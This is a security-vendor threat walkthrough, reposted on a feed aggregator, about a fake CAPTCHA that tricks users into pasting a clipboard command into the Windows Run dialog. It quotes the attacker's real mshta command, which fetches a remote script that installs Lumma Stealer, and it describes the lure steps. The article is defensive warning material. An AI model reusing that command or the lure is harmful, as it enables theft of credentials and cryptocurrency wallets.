



惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

V
Visual Studio Blog
P
Privacy International News Feed
C
Cyber Attacks, Cyber Crime and Cyber Security
腾讯CDC
T
Threatpost
D
Darknet – Hacking Tools, Hacker News & Cyber Security
C
CERT Recently Published Vulnerability Notes
大猫的无限游戏
大猫的无限游戏
Apple Machine Learning Research
美团技术团队
Cisco Talos Blog
Cisco Talos Blog
C
Cisco Blogs
A
Arctic Wolf
人人都是产品经理
人人都是产品经理
NISL@THU
NISL@THU
L
LINUX DO - 热门话题
爱范儿
爱范儿
GbyAI
GbyAI
The Register - Security
AWS News Blog
AWS News Blog
MyScale Blog
MyScale Blog
T
Tenable Blog
Hugging Face - Blog
Hugging Face - Blog
A
About on SuperTechFans
Cyberwarzone
Cyberwarzone
量子位
Microsoft Azure Blog
让小产品的独立变现更简单 - ezindie.com
博客园_首页
C
Cybersecurity and Infrastructure Security Agency CISA
The Cloudflare Blog
B
Blog RSS Feed
小众软件
小众软件
D
Docker
Know Your Adversary
Know Your Adversary
Y
Y Combinator Blog
P
Privacy & Cybersecurity Law Blog
Engineering at Meta
Engineering at Meta
Latest news
Latest news
AI
AI
SecWiki News
SecWiki News
酷 壳 – CoolShell
酷 壳 – CoolShell
S
Secure Thoughts
N
News | PayPal Newsroom
The Hacker News
The Hacker News
MongoDB | Blog
MongoDB | Blog
Martin Fowler
Martin Fowler
博客园 - 司徒正美
L
Lohrmann on Cybersecurity
Cloudbric
Cloudbric

Threat Walkthroughs – ThreatDown by Malwarebytes

Fake Booking.com emails target hotels Phishers go “interplanetary” to get company login credentials “Enhanced Bonus” QR code phish steals Microsoft credentials USB worms: Still wriggling on to under-protected computers after all these years Analyzing a Mispadu Trojan’s attack chain How a clipboard hijacker delivers Lumma Stealer - ThreatDown by Malwarebytes Web shop spreads SocGolish malware and steals credit cards A visit to a print shop put a password stealer on a co-worker’s laptop Watch out! Mobidash Android adware spread through phishing and online links
Clipboard hijacker tries to install a Trojan
Pieter Arntz · 2025-01-01 · via Threat Walkthroughs – ThreatDown by Malwarebytes
Clipboard icon

Criminals are attempting to get users to install malware from the clipboard.

As patching and software quality improves over time, it gets harder and harder for criminals to run their malware automatically. This leaves them with two alternatives: Break into your computer and run it themselves (a tactic favored by ransomware gangs looking for a large return from a single attack) or find a way to get users to run it.

We recently observed an attack that uses clipboard hijacking for the latter: Fooling users into running malware.

The attack starts when visitors are lured to a website masquerading as a reputable news outlet, by a sensational news headline.

When they arrive at the website, they are shown a fake version of the familiar “I’m not a robot” CAPTCHA.

The fake news site shows a reCaptch challenge
A fake news site shows a fake CAPTCHA challenge

If they click inside the CAPTCHA look-a-like, they are presented with a prompt that asks them to:

  1. Press & hold the Windows Key + R
  2. In the verification window, press Ctrl + V
  3. Press Enter on your keyboard to finish

Instructions the attacker would like you to follow
The fake CAPTCHA’s “verification steps”

Behind the scenes, the website had added the following command to my clipboard:

mshta https://solve.jenj.org/awjxs.captcha?u=25330553-e0c1-4aea-99ed-f76df7024daa # ✅ ''I am not a robot - reCAPTCHA Verification ID: 8370''

You wonder how this is possible when browsers like Chrome, Firefox, and Safari require explicit user permission before allowing a website to access or modify the clipboard. This is typically done through a prompt that the user must accept. In this case, the “permission was given” when the visitor clicked the CAPTCHA image.

The so-called “verification steps” open the Run command prompt (Windows key + R), paste the command from the clipboard into the prompt (Ctrl + V), and then run it (Enter).

The command executes a script at a URL using the MSHTA (Microsoft HTML Application Host) executable—another reminder that it should be restricted in your environment.

The command contains a commented section that is designed to fool the users into thinking they’re continuing the task of proving they aren’t a robot.

Looks legit, right?
The pasted command contains a CAPTCHA-related comment

The command runs a script that attempts to download Lumma Stealer, an information stealer sold as malware-as-a-service (MaaS). Lumma steals information from cryptocurrency wallets and browser extensions, as well as two-factor authentication details.

The ThreatDown/Malwarebytes web protection module saved the day.

ThreatDown/Malwarebytes block the domain with the script
ThreatDown and Malwarebytes software blocks the domain

Generally speaking, if a website asks you to run a command, go elsewhere.